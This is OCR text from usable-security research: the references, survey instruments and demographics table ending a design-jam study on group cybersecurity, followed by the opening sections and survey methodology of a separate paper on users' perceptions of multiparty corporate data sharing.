[15] Sauvik Das, Gierad Laput, Chris Harrison, and Jason I Hong. Thumprint: Socially-inclusive local group authentication through shared secret knocks. In *Proceedings of the 2017 CHI Conference on Human Factors in Computing Systems*, pages 3764–3774, 2017.

[16] Sauvik Das, Joanne Lo, Laura Dabbish, and Jason I. Hong. Breaking! A Typology of Security and Privacy News and How It's Shared. In *Proceedings of the 2018 CHI Conference on Human Factors in Computing Systems - CHI '18*, pages 1–12, New York, New York, USA, 2018. ACM Press.

[17] Paul DiGioia and Paul Dourish. Social navigation as a model for usable security. In *Proceedings of the 2005 Symposium on Usable Privacy and Security*, SOUPS '05, page 101–108, New York, NY, USA, 2005. Association for Computing Machinery.

[18] Paul Dourish, Rebecca E. Grinter, Jessica Delgado de la Flor, and Melissa Joseph. Security in the wild: user strategies for managing security as an everyday, practical problem. *Personal and Ubiquitous Computing*, 8(6):391–401, nov 2004.

[19] Serge Egelman, A.J. Bernheim Brush, and Kori M. Inkpen. Family accounts. In *Proceedings of the ACM*

2008 conference on Computer supported cooperative work - CSCW '08, page 669, New York, New York, USA, 2008. ACM Press.

[20] Serge Egelman, Andreas Sotirakopoulos, Ildar Muslukhov, Konstantin Beznosov, and Cormac Herley. Does my password go up to eleven? In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems - CHI '13*, page 2379, New York, New York, USA, 2013. ACM Press.

[21] Amir Erez, Jeffrey A. Lepine, and Heather Elms. Effects Of Rotated Leadership and Peer Evaluation on the Functioning and Effectiveness of Self-Managed Teams: A Quasi-Experiment. *Personnel Psychology*, 55(4):929–948, dec 2002.

[22] Thomas Erickson and Wendy A. Kellogg. Social translucence. *ACM Transactions on Computer-Human Interaction (TOCHI)*, 7(1):59–83, mar 2000.

[23] Jeremy Goecks, W. Keith Edwards, and Elizabeth D. Mynatt. Challenges in supporting end-user privacy and security management with social navigation. In *Proceedings of the 5th Symposium on Usable Privacy and Security - SOUPS '09*, page 1, New York, New York, USA, 2009. ACM Press.

[24] Maia Jacobs, Henriette Cramer, and Louise Barkhuus. Caring About Sharing. In *Proceedings of the 19th International Conference on Supporting Group Work - GROUP '16*, pages 235–243, New York, New York, USA, 2016. ACM Press.

[25] Katie Jones. How to Run a Design Jam - UCIMHCID - Medium, 2017.

[26] Joseph 'Jofish' Kaye. Self-reported password sharing strategies. In *Proceedings of the 2011 annual conference on Human factors in computing systems - CHI '11*, page 2619, New York, New York, USA, 2011. ACM Press.

[27] Seckyoung Loretta Kim and Seokhwa Yun. The effect of coworker knowledge sharing on performance and its boundary conditions: An interactional perspective. *Journal of Applied Psychology*, 100(2):575–582, 2015.

[28] Airi Lampinen, Vilma Lehtinen, Asko Lehmuskallio, and Sakari Tamminen. We're in it together: Interpersonal management of disclosure in social network services. In *Conference on Human Factors in Computing Systems - Proceedings*, pages 3217–3226, New York, New York, USA, 2011. ACM Press.

[29] Jacob Logas, Ruican Zhong, Stephanie Almeida, and Sauvik Das. Tensions between access and control in makerspaces. *Proceedings of the ACM on Human-Computer Interaction*, 4(CSCW3):1–33, 2021.

[30] Andrés Lucero and Tuuli Mattelmäki. Good to see you again. In *Proceedings of the 2011 Conference on Designing Pleasurable Products and Interfaces - DPPI '11*, page 1, New York, New York, USA, 2011. ACM Press.

[31] Brady Mason. Innovation Jam: A Creative Workshop | International blog.

[32] Michael Mateas, Tony Salvador, Jean Scholtz, and Doug Sorensen. Engineering ethnography in the home. In *Conference companion on Human factors in computing systems common ground - CHI '96*, pages 283–284, New York, New York, USA, 1996. ACM Press.

[33] Tara Matthews, Kerwell Liao, Anna Turner, Marianne Berkovich, Robert Reeder, and Sunny Consolvo. "She'll just grab any device that's closer". In *Proceedings of the 2016 CHI Conference on Human Factors in Computing Systems*, pages 5921–5932, New York, NY, USA, may 2016. ACM.

[34] Michelle L. Mazurek, Brandon Salmon, Richard Shay, Kami Vaniea, Lujo Bauer, Lorrie Faith Cranor, Gregory R. Ganger, Michael K. Reiter, J. P. Arsenault, Joanna Bresee, Nitin Gupta, Iulia Ion, Christina Johns, Daniel Lee, Yuan Liang, and Jenny Olsen. Access control for home data sharing. In *Proceedings of the 28th international conference on Human factors in computing systems - CHI '10*, page 645, New York, New York, USA, 2010. ACM Press.

[35] Nora McDonald, Sarita Schoenebeck, and Andrea Forte. Reliability and inter-rater reliability in qualitative research: Norms and guidelines for cscw and hci practice. *Proc. ACM Hum.-Comput. Interact.*, 3(CSCW), November 2019.

[36] Jacqueline McIntosh and Bruno Marques. Designing for culturally-diverse communities. The role of collaborative, interdisciplinary design-led research. *The Journal of Public Space*, 2(3):21, dec 2017.

[37] Bulent Menguc, Seigyoung Auh, and Young Chan Kim. Salespeople's Knowledge-Sharing Behaviors with Coworkers Outside the Sales Unit. *Journal of Personal Selling & Sales Management*, 31(2):103–122, mar 2011.

[38] Darakhshan J. Mir, Yan Shvartzshnaider, and Mark Latonero. It Takes a Village: A Community Based Participatory Framework for Privacy Design. In *2018 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW)*, pages 112–115. IEEE, apr 2018.

[39] Michael Nebeling and Katy Madier. 360proto: Making Interactive Virtual Reality & Augmented Reality Prototypes from Paper. In *Proceedings of the 2019 CHI*

Conference on Human Factors in Computing Systems - CHI '19, pages 1–13, New York, New York, USA, may 2019. ACM Press.

[40] Cheul Young Park, Cori Faklaris, Siyan Zhao, Alex Sciuto, and Laura Dabbish. Share and Share Alike? An Exploration of Secure Behaviors in Romantic Relationships. In *USENIX Symposium on Usable Privacy and Security (SOUPS)*, 2018.

[41] Samuli Pekkola, Niina Kaarilahti, and Pasi Pohjola. Towards formalised end-user participation in information systems development process. In *Proceedings of the ninth conference on Participatory design Expanding boundaries in design - PDC '06*, volume 1, page 21, New York, New York, USA, 2006. ACM Press.

[42] Daniela K. Rosner, Saba Kawas, Wenqi Li, Nicole Tilly, and Yi-Chen Sung. Out of time, out of place: Reflections on design workshops as a research method. In *Proceedings of the 19th ACM Conference on Computer-Supported Cooperative Work & Social Computing*, CSCW '16, page 1131–1141, New York, NY, USA, 2016. Association for Computing Machinery.

[43] Supriya Singh, Anuja Cabraal, Catherine Demosthenous, Gunela Astbrink, and Michele Furlong. Password sharing. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems - CHI '07*, pages 895–904, New York, New York, USA, 2007. ACM Press.

[44] Manya Sleeper, Rebecca Balebako, Sauvik Das, Amber Lynn McConahy, Jason Wiese, and Lorrie Faith Cranor. The post that wasn't. In *Proceedings of the 2013 conference on Computer supported cooperative work - CSCW '13*, page 793, New York, New York, USA, 2013. ACM Press.

[45] Stephen Snow, Dorota Filipczuk, Stephen Viller, and Richard Gomer. Design Jam as a Pedagogy. In *Proceedings of the 31st Australian Conference on Human-Computer-Interaction*, pages 128–137, New York, NY, USA, dec 2019. ACM.

[46] Marc Steen, Menno Manschot, and Nicole De Koning. Benefits of co-design in service design projects. *International Journal of Design*, 5(2), 2011.

[47] Erik Stolterman and Mikael Wiberg. Concept-Driven Interaction Design Research. *Human–Computer Interaction*, 25(2):95–118, may 2010.

[48] H. Colleen Stuart, Laura Dabbish, Sara Kiesler, Peter Kinnaird, and Ruogu Kang. Social transparency in networked information exchange. In *Proceedings of the ACM 2012 conference on Computer Supported Cooperative Work - CSCW '12*, page 451, New York, New York, USA, 2012. ACM Press.

[49] Michael Toomim, Xianhang Zhang, James Fogarty, and James A. Landay. Access control by testing for shared knowledge. In *Proceeding of the twenty-sixth annual CHI conference on Human factors in computing systems - CHI '08*, page 193, New York, New York, USA, 2008. ACM Press.

[50] Kirsikka Vaajakallio and Tuuli Mattelmäki. Collaborative design exploration. In *Proceedings of the 2007 conference on Designing pleasurable products and interfaces - DPPI '07*, number August, page 223, New York, New York, USA, 2007. ACM Press.

[51] Valentina Vezzani and Tang Tang. Investigating the Potential of Design Jams to Enhance Sustainable Design Education. In *NordDesign 2014 Conference, NordDesign 2014*, pages 037–046. Aalto Design Factory, Aalto University, 2014.

[52] Hue Watson, Eyitemi Moju-Igbene, Akanksha Kumari, and Sauvik Das. " We Hold Each Other Accountable ": Unpacking How Social Groups Approach Cybersecurity and Privacy Together. *Proceedings of the 2020 CHI Conference on Human Factors in Computing Systems*, pages 1–12, 2020.

[53] Alma Whitten and J. D. Tygar. Why Johnny can't encrypt: A usability evaluation of PGP 5.0. *8th USENIX Security Symposium*, 1999.

[54] Monica Whitty, James Doodson, Sadie Creese, and Duncan Hodges. Individual Differences in Cyber Security Behaviors: An Examination of Who Is Sharing Passwords. *Cyberpsychology, Behavior, and Social Networking*, 18(1):3–7, jan 2015.

[55] Qian Yang, Jina Suh, Nan Chen Chen, and Gonzalo Ramos. Grounding interactive machine learning tool design in how non-experts actually build models. In *DIS 2018 - Proceedings of the 2018 Designing Interactive Systems Conference*, pages 573–584, New York, NY, USA, jun 2018. Association for Computing Machinery, Inc.

[56] Eric Zeng and Franziska Roesner. Understanding and improving security and privacy in multi-user smart homes: A design exploration and in-home user study. *Proceedings of the 28th USENIX Security Symposium*, pages 159–176, 2019.

[57] Amy X Zhang, Grant Hugh, and Michael S Bernstein. PolicyKit: Building Governance in Online Communities. 2020.

[58] John Zimmerman, Jodi Forlizzi, and Shelley Evenson. Research through design as a method for interaction design research in HCI. In *Proceedings of the SIGCHI conference on Human factors in computing systems*, pages 493–502, 2007.

A Design Jam Materials and Surveys

A.1 Screener Survey

1. Are you 18+?
2. Do you share digital devices (e.g. Computer, phone, Xbox, Amazon Echo etc.) or digital accounts (e.g. Netflix, Bank account, Instagram, GroupMe, Google Drive etc.) with any of the below social groups? Select all that apply.
3. Are you a designer or developer?
4. Are you available to participate in this study on any of the following workshop dates?
5. Name?
6. Email?
7. Phone Number?

A.2 Workshop Exit Survey

1. Which group's solution is most relevant to your personal experience?
2. Why is <insert solution selected> solution relevant to your personal experience?
3. Please describe a scenario you would use <insert solution selected>?
4. Optional demographic questions (Age, Gender identity, Ethnicity, Education Level, Employment Status)

A.3 Workshop Discussion Questions

1. What S&P principle does your idea fall under? Why?
2. How did your specific group scenario/dynamics impact your design decisions?
3. Consider the different resources your group shares. Does your idea help with all, one, or some of the resources– why?
4. Did you determine security needs based on the type of resource? If yes, how?
5. What might make your system easy or hard to use? (limitations?)
6. As a <user/designer/developer> what was easy about brainstorming and designing a group security solution?
7. As a <user/designer/developer> what was difficult about brainstorming and designing a group security solution?

A.4 S&P Cheat Sheet for Participants

A.4.1 Security & Privacy

1. Security: Refers to how your personal information is protected.
2. Privacy: Relates to any rights you have to control your personal information and how it's used.

A.4.2 Group Cybersecurity Principles

1. Observability: Making it easy for people to observe and emulate good security behaviors. *Example: Someone observes their friend using a password manager, then decides to use one as well.*
2. Cooperation: Allowing people to act together for mutual security benefits. *Example: Users of a website can leave "notes" for future users about the safety and security of that site OR People collaborating to condense lengthy and dense terms of service into quick, easy-to-read bullet points.*
3. Stewardship: Allowing people to act on behalf of others' cybersecurity benefits. *Example: Helping a friend set up their wireless router.*

A.4.3 Group Threat Opportunities

1. Insider Threats: Threats from within the group. *Example: Someone screenshotting a private image sent to the group.*
2. Outsider Threats: Threats from outside of the group. *Example: A stranger uses your laptop that you've left open.*
3. Insider-facilitated Outsider Threats: Threats from outside that are made possible by the actions of insiders. *Example: A member of a group shares the account password with someone outside the group.*

B Participant Demographics

ID	Age	Gender	Race	Education	Employment	ID	Age	Gender	Race	Education	Employment
A1	25-34	M	B	M.S.	FT	G1	35-44	M	A	PD	FT
A2	35-44	F	NA	M.S.	U	G2*	25-34	M	H	B.S.	S
A3	25-34	F	B	M.S.	FT	G3*	18-24	F	A	SC	FT
A4	18-24	M	O	B.S.	U	G4*	25-34	F	W	M.S.	S
B1	18-24	F	A	B.S.	S	H1	18-24	F	A	S.C.	S
B2	25-34	M	B	SC	FT	H2	25-34	F	W	B.S.	FT
B3	18-24	M	A	M.S.	S	H3	45-54	M	B	PhD	FT
B4	25-34	F	W	M.S.	S	H4*	25-34	M	W	B.S.	S
C1	25-34	M	B	SC	FT	I1*	25-34	M	A	B.S.	S
C2	25-34	F	B	M.S.	FT	I2*	18-24	F	A	SC	S
C3	25-34	F	B	B.S.	FT	I3*	18-24	F	W	SC	S
D1	25-34	F	W	B.S.	FT	I4	35-44	M	W	M.S.	FT
D2*	35-44	M	B	SC	FT	J1	35-44	F	A	M.S.	S
D3	25-34	M	NA	SC	S	J2	18-24	F	W	SC	S
E1	18-24	F	A	SC	S	J3	25-34	M	W	SC	FT
E2*	35-44	M	W	PD	FT	J4	35-44	M	W	SC	FT
E3	25-34	M	A	M.S.	S	J5	35-44	M	B	M.S.	FT
F1	18-24	M	A	B.S.	S	K1	18-24	M	NA	M.S.	S
F2*	18-24	F	A	SC	S	K2	25-34	M	A	PhD	S
F3*	18-24	M	A	HS	S	K3	25-34	M	W	M.S.	S
F4	18-24	M	A	HS	S	K4	18-24	M	A	SC	S
						K5	18-24	M	A	SC	S

Table 3: Participant Demographics. Columns include Participant ID, Age, Gender, Race, Education and Employment. Race abbreviations: (Black, White, Asian, Hispanic or Latino, Other and N/A i.e declined to state). Education abbreviations: (High School Graduate, Some College, Bachelors , Masters , Professional and Doctoral). Employment abbreviations: (Full Time, Student, Unemployed). * - participant assigned to a group type they did not share resources with (per their screener survey answers)

Caring about Sharing: User Perceptions of Multiparty Data Sharing

Bailey Kacsmar
University of Waterloo

Kyle Tilbury
University of Waterloo

Miti Mazmudar
University of Waterloo

Florian Kerschbaum
University of Waterloo

Abstract

Data sharing between companies is typically regarded as one-size-fits-all in practice and in research. For instance, the main source of information available to users about how a company shares their data is privacy policies. Privacy policies use ambiguous terms such as 'third-parties' and 'partners' with regard to who data is shared with. In the real-world, data sharing has more nuance than is captured by these overarching terms. We investigate whether users perceive different data sharing scenarios differently through an online survey with scenarios that describe specific types of multiparty data sharing practices. We determine users' perceptions when explicitly presented with how their data is shared, who it is shared with, and why. We show that users have preferences and that variations in acceptability exist which depend on the nature of the data sharing collaboration. Users caring about sharing, necessitates more transparent sharing practices and regulations.

1 Introduction

Collaborations and contracts between companies increasingly involve the disclosure of data. Mastercard sold a stockpile of transaction data to Google to track whether Google ran ads that led to a sale at a physical store [9]. Data moving between companies is not limited to direct sales or targeted advertising. Data sharing can also occur through the purchase or merging of companies such as Google purchasing Fitbit [26]. Although Google's purchase of Fitbit includes a statement that the health and wellness data will not be used for Google advertising, it does not clarify how other data could be used and whether the health and wellness data can be used in ways not related to advertising. Through a legal request one user determined Tim Hortons' loyalty program app shared its users' precise location regularly with a third-party (Radar Labs Inc.) that identified users' home, work, travel destinations, as well as visits to a competitor. The third-party ultimately shared the users' precise locations with Tim Hortons' parent company, Restaurants Brand International [46].

There are even collaborations between technology and health companies that can and do occur. There are collaborations between Google and Ascension [69], Microsoft and Providence St. Joseph Health [12], and COVID-19 contact tracing tools [29]. Some of these collaborations only include the use of services, but others require sharing data in some form to perform computations, including machine learning. In addition to these forms of collaborations, the line dividing health and technology companies is blurring with the development of new services such as Amazon Care[1] and Telus Health[2]. Amazon's health care service specifies that patient information is exclusively used for supporting Care Medical, however, it is unclear how this could affect users' understanding and perceptions of health care data being used by technology companies.

We refer to companies that acquire or share data in these ways as collaborating for multiparty data sharing. Mechanisms to perform privacy-enhanced multiparty data sharing exist in the literature as secure computation, such as private set intersection [13, 62] and federated machine learning [47, 73]. While companies, such as Microsoft and Google, may choose to use privacy-enhanced computation in their collaborations, how to convey these practices fairly to users and indeed how users feel about enhanced computations is a question we address within this paper. Multiparty data sharing can be one-way, where only one of the companies in the exchange acquires data, two-way where the parties involved pool their collective data, or an exchange involving more than two-parties.

Although privacy policies should contain information for users about the data a company collects and how that company uses the data, such documents are hard to read and rarely read, making them inaccessible to users [44, 56]. Users who trust one company with their data may not understand that their data could be shared or purchased nor the corresponding privacy risks. However, it can be confusing for people reading privacy policies about sharing their data to understand what their data will be used for and make informed decisions based

[1] Available across the United States, https://amazon.care/
[2] Manages Canadian health care records, https://www.telus.com/en/health

on their perceptions of it.

Research Questions. We study users' perceptions of multiparty data sharing via an online survey. We analyze users' perceptions of various data sharing events (termed as scenarios), what potential controls users want, and identify avenues for improving regulations and engineering better systems to meet those needs. To this end we address the following research questions (*with salient results emphasized*):

RQ1: How does the overall acceptability vary across different types of multiparty collaborations? How do the types of companies involved further impact it?

> *The overall acceptability of multiparty data sharing is lower for collaborations that are not reciprocal. The inclusion of a health company in non-reciprocal collaborations is even less acceptable. (Section 4.2).*

RQ2: How does acceptability vary in multiparty data sharing for different user controls (consent, purpose, retention)?

> *Across user controls, preferences for consent vary the most between collaboration types, however, opt-in consent is, generally speaking, the most acceptable. (Section 4.1 and 4.2)*

2 Related Work

Privacy Perceptions. Users' perceptions of privacy have shown many changes over the years and so have their preferences [3, 17, 35]. Past work has often focused on data sharing for advertising purposes [15, 45, 77, 80], with the additions of privacy perceptions for IoT, mobile, and smart homes in more recent years [4, 24, 39, 51, 74, 78]. Regardless of whether the data is shared intentionally or unintentionally leaked via a data breach, user perceptions tend to perceive such treatments of their data negatively [25, 31, 43, 45, 64, 72].

Even when a users' data is only disclosed to a single company, different contexts influence what trade-offs users are willing to make at the expense of their privacy in terms of benefits, or how their data is being used [5, 7, 8, 19, 53, 76]. Further complicating matters are 'third parties' or 'partners' that data can be shared with. Users do not understand what these third parties are and how their data can be shared with these parties [64]. In cases where such terms are used in a privacy policy, it can remain ambiguous to users as to who their data can be shared with and thus prevent them from making an informed decision [22, 41].

In general, survey methodology research cautions that respondents may have difficulty predicting their behaviour or be inclined to report the perceived desirable response [63]. In the case of security research, recent work from Redmiles et al. [65, 66] shows that surveys can provide meaningful results for general constructs. We use a similar survey design to previous work on acceptability for IoT and data breaches [4, 32].

Thus far, research has primarily treated third-parties or partners in much the same manner as privacy policies do. Third parties are treated as monolithic black-box entities that can take many forms and treat data in different ways. Ebert et al. [20] include 'data sharing' among the legal principles of their study, but again it is left as a general concept. In this work, we build on past investigations into user perceptions of data sharing by specifically providing respondents with scenarios based on real-world examples of how their data could be shared with one or more other parties. We revisit whether policy and design decisions relating to these continually evolving multiparty data sharing scenarios can rely on past results, or whether different structures of data sharing result in different perceptions that need to be addressed.

User Controls and Accessibility. Though not strictly targeting the multiparty data sharing setting, methods to provide users with controls include toggles [28], permission settings [33, 40], and privacy nudges [2]. Despite this, such controls can still be hard for users to understand and use [1, 2, 6, 21, 24, 27, 67]. Difficulties associated with providing users with controls to set their own privacy preferences are not limited to the design of such controls. That is, users can be manipulated or tricked such that opting out of behavioural based advertising is limited [27, 38]. With this in mind, we specify explicitly details users may want to have user controls for in the survey. These aspects for potential controls include what purposes users find acceptable for their data, how they want to be informed (to get consent), and how long they will permit their data to be used in this way.

Park and Sandhu proposed *usage control* to generalize these controls and the idea that beyond privacy policies for all users there can be individual controls required for each user [60, 61]. Ebert et al. [20] referred to usage control variables such as storage and retention as legal preferences in their analysis. They do not focus on types of data sharing, but instead on the effect of the contexts of a fitness tracker versus a rewards card. Similar to Park and Sandhu's application to social media controls, in the case of multiparty data sharing, there are many potential parties that users may or may not want to share their data with and the type of data they are willing to share may vary for different companies [60].

Law and Policy. There are a number of regulations, both old and more recent, that apply to the privacy of users' data [16, 54, 58, 68]. However, they do not necessarily provide protections for all of the possible treatments of users' data [42, 57]. Even with the recent California Consumer Privacy Act (CCPA[3]), the right to opt-out of data sales does not

[3] https://oag.ca.gov/privacy/ccpa




Figure 1: Overview of scenarios (A-L) presented in our survey and collaboration types (V, 1-5) that we investigate. For reference, Scenario C, "TechForYou is a large internet company that offers a search engine, email accounts and smartphone platforms to users. GoodHealth runs a chain of hospitals across the country and stores health data for millions of patients during its day-to-day operations. TechForYou and GoodHealth will share the customer data they hold with one another. You are a customer of TechForYou".

stop companies from manipulating users such that it is difficult or unappealing to opt-out [57]. Furthermore, it can only prevent companies from *selling* users' data, it does not prevent companies from sharing or exchanging data with other companies or affiliates. Multiparty data sharing needs to be better understood with respect to user preferences and perceptions to produce more specific regulations addressing all types of collaborations.

3 Methodology

We collected 1025 responses to our online survey through SurveyMonkey in March 2021. Each participant was compensated $3.04 for their response and spent, on average, four minutes to complete the survey. Our final participant set is $N = 916$ after excluding the 109 respondents that failed an attention checking question. Respondents could exit the survey at any time and could skip any question in the survey. Our study received ethics approval from our institution's office of research ethics (ORE). See survey at https://bkacsmar.github.io/files/SurveyUsenix2022.pdf.

3.1 Survey Design

Prior to the final survey, we ran a pilot study with $N = 26$ participants. We asked participants in the pilot study what they *would* agree to in a multiparty data sharing setting. The pilot had one scenario, between a technology company and a financial institution, to introduce the concept of multiparty data sharing. We used a free-form text response question to gather participants initial thoughts on this scenario and what could influence their perceptions. Our pilot study free-form responses report a desire for user controls that we incorporate into our final survey.

3.2 Survey Structure

Each survey provides one of twelve scenarios to respondents followed by a series of questions on user controls and privacy mechanisms. The twelve scenarios are categorized by the number of companies and which companies send and receive data (see Figure 1 for an overview of the scenarios). Each collaboration scenario is based upon real-world examples from Canada and the United States. For each question, excluding the free-form responses and correctness checks, respondents select a value from a five-point semantic differential [59] acceptability scale: "Completely Unacceptable", "Somewhat Unacceptable", "Neutral", "Somewhat Acceptable", and "Completely Acceptable" as in Apthorpe et al. [4]. Respondents rate acceptability given specified variables (shown as (a) through (k) in Table 1). For analysis, the values we assign to our scale are 1-5 where 1 is "Completely Unacceptable" and 5 is "Completely Acceptable".

3.3 Nature of Collaboration

The nature, or type, of the collaboration encodes the number of participating companies and how the data flows between those companies. Notably, we test the inclusion of a health company versus a technology company within the collaboration types. To check whether the ordering of the companies influences respondents, we include two identical scenarios, Scenarios A and B, where the only difference between them is the order in which the health and technology company are introduced. The following defines our five collaboration types with examples.

Two-way, Two-party Exchange (Type 1). In a 'two-way two-party exchange' there are two participating companies. During the exchange, the two companies send data to and receive data from one another. Four of our scenarios are a 'two-way two-party exchange' (Scenarios A-D). We use two of these four scenarios (C and D) in our collaboration type analysis, and we use the remaining two (A and B) for validation only. Examples of such a collaboration would be two companies that perform a computation, such as private set intersection dual execution, that uses extended methods to ensure both companies receive the result [48].

One-way, Two-party Exchange (Type 2). Perhaps the most conventional and well understood collaboration type is the 'one-way two-party exchange' (Scenarios E and F). In this case there are two companies where one acquires data from the other, perhaps in exchange for a monetary amount. Such collaborations could be two parties computing the intersection of data they hold where one party receive the resulting intersection [9]. Other examples of this collaboration type include insurance telematics (use-based insurance) [37] and computing joint cyber threats [10].

Many-to-One Exchange (Type 3). A company may acquire data related to their users from multiple other companies or data brokers. We include two scenarios of this form (Scenarios G and H) with a total of four participating companies. In these 'many-to-one' scenarios, three of the companies are providing data to one other company. This structure in practice, could of course take many forms depending on the number of participating companies and which companies provide or receive data. We chose this structure based on the real-world examples of companies acquiring data from a series of other 'partner' companies. For example, advertising networks may acquire data from any number of sources, including other apps, websites, and their competitors, depending on users' permission settings [23, 34].

Acquisition (Type 4). In our 'acquisition' scenarios, a single party purchases, or acquires, another (Scenarios I and J). Examples of acquisitions relating to data sharing include Google acquiring Fitbit [26], Microsoft acquiring LinkedIn [11], and WealthSimple acquiring SimpleTax [30]. The company SimpleTax promised to never sell its users' data, however, this did not account for when the company itself was sold. In such acquisitions the data held by a company may be included in its assets and upon purchase becomes available to the acquiring company depending on the applicability of regulations such as the FTC Act [4]. In the case of the purchase of SimpleTax, the explicit promise to never share its users' data was removed from its privacy policy going forward (only affecting data since the purchase) [30].

Merger then Acquisition (Type 5). Generally speaking, the difference between a merger and an acquisition can be thought of as two companies equally choosing to come together as one company in a merger versus one company taking ownership of another during an acquisition. In both cases, assets, which may include data, are consolidated in some manner. We include a scenario where two startups merge, forming a new company, which is then acquired by a third company (Scenarios K and L). In this case it is possible for an individual to have shared their data with one of the original start-ups, with no expectation that these two additional companies they have no connection with would come to possess it. Sometimes a merger with other acquired companies can be a part of an acquisition, and sometimes they are separate events; but they are both possible outcomes for smaller companies [75].

3.4 User Controls

Usage control enforcement mechanisms are components that can be written into designs or regulations which give users the ability to specifically set what they agree to. We use eleven usage control variables (listed in Table 1 as (b) through (k)) within our survey. The variables are selected from responses to our pilot study and real-world examples. We investigate how purpose of use, data retention, and the method of acquiring consent or notifying users can impact the acceptability of multiparty data sharing scenarios.

Purpose. There are three purposes of data sharing in our survey. These purposes are 'generating advertising revenue', 'providing users with a monetary reward' (e.g., free service, reduced rate [37], or gift-card), and 'improving services' [21, 71]. Note that while we included a variety of examples within the monetary return question, these examples may not have been viewed the same by all respondents. That is, respondents may have interpreted free service as an advertising funded service rather than an additional bonus service. Respondents that interpreted a free service in such a way may have been less inclined to consider the service as a monetary benefit in the same sense as a gift card or discount.

[4] https://www.ftc.gov/about-ftc/what-we-do/enforcement-authority

Data Retention. Users are known to have misconceptions about what happens when their data is deleted [50]. To prevent misconceptions, our data retention questions provide an explicit duration for each of the three retention questions. The duration values include keeping the data 'indefinitely', keeping the data for a 'specified duration' of time (e.g., three months, one year, etc.), or more ambiguously, keeping the data until the company (or companies) is 'finished using it'. We note here that the deliberate inclusion of the more ambiguous 'after they finished using it' does leave the potential for respondents to interpret it differently. Data may be used by companies in computations such as aggregate statistics, private set intersection, or to train machine learning models. Respondents may differ in whether they believe that continuing to use computations on data means that a company continues to use the data. We left interpretation of when the use ends open to the respondents.

Notification and Consent. We avoid directly asking participants whether they would consent, which would likely be influenced by perceived socially desirable behaviour [36]. Instead, we focus on notification strategies that inform users. Depending on local laws and regulations companies use a variety of methods to inform (or not inform) users how personal data can be used. We select a subset of those methods to evaluate any potential influence on the acceptability of multiparty data sharing.

In our survey we include four questions relating to informing users. First, 'concealed consent', where no formal notification is provided, and the respondents learns of the collaboration via the media. Second, there is 'assumed consent' where an email or app notification is sent which indicates to the user that by continuing to use the service, they are agreeing to the data sharing. Third, there is 'opt-out consent' that provides an option to specifically disallow the data to be shared. Fourth, 'opt-in consent', where the data is not shared by default and requires explicit permission.

3.5 Privacy Mechanisms

Our survey includes questions on how acceptability is influenced by privacy mechanisms. The five privacy mechanisms we included are local differential privacy (LDP), central differential privacy (CDP), data anonymization, data aggregation, and encryption [52, 79, 81]. Respondents each received one of the five privacy mechanisms and rated the acceptability of the data sharing scenario, if it were to include that privacy mechanism. To validate that respondents understood the mechanisms, our research team manually generated informal descriptions of the mechanisms, and the survey asks respondents to match their privacy mechanism to the most accurate description. This unfortunately suggested respondents had low comprehension of the privacy mechanisms provided to them. Thus, we exclude privacy mechanism related results.

3.6 Demographics

We report an overview of demographics rounded to the nearest percent. All survey respondents are located in the United States. Of the total $N = 916$ participants, when asked to specify their gender, 47% specified man, 50% specified woman, 1% specified non-binary, 2% preferred not to say, and less than one percent chose to self-describe. Respondents specified an age range with 17% of respondents selecting 18-24, 22% 25-34, 15% 35-44, 21% 45-54, 22% 55-64, and 3% prefer not to say. In terms of employment, 70% reported the industry of their current form of employment, 18% reported being unemployed, 5% as student, and 6% responded with prefer not to say. The industries reported by those that were employed were diverse with the most frequent industry being education at 10%. A slight majority of participants reported completing a degree at 59% (bachelor, graduate, or associate). The remainder of participants education can be broken down as 23% with some college but no degree, 14% completed high school, 3% less than high school, and 1% prefer not to say.

3.7 Limitations

We recognize that our scenarios are not all encompassing of multiparty data sharing. We have included varying companies, data types, and structures such that it may guide the focus of future work. The companies we selected for this study include a focus on health companies and health data. This focus may have influenced respondents in hard to predict ways based on respondents presumptions about how health data is regulated as well as their willingness to share such data. Further, we use a semantic differential acceptability scale, but acknowledge that such scales could still result in bias over the duration of the questions presented. Responses were gathered while the COVID-19 pandemic was ongoing [14]. We cannot know how this may have affected respondents' answers, but it may have contributed to the higher unemployment percentage.

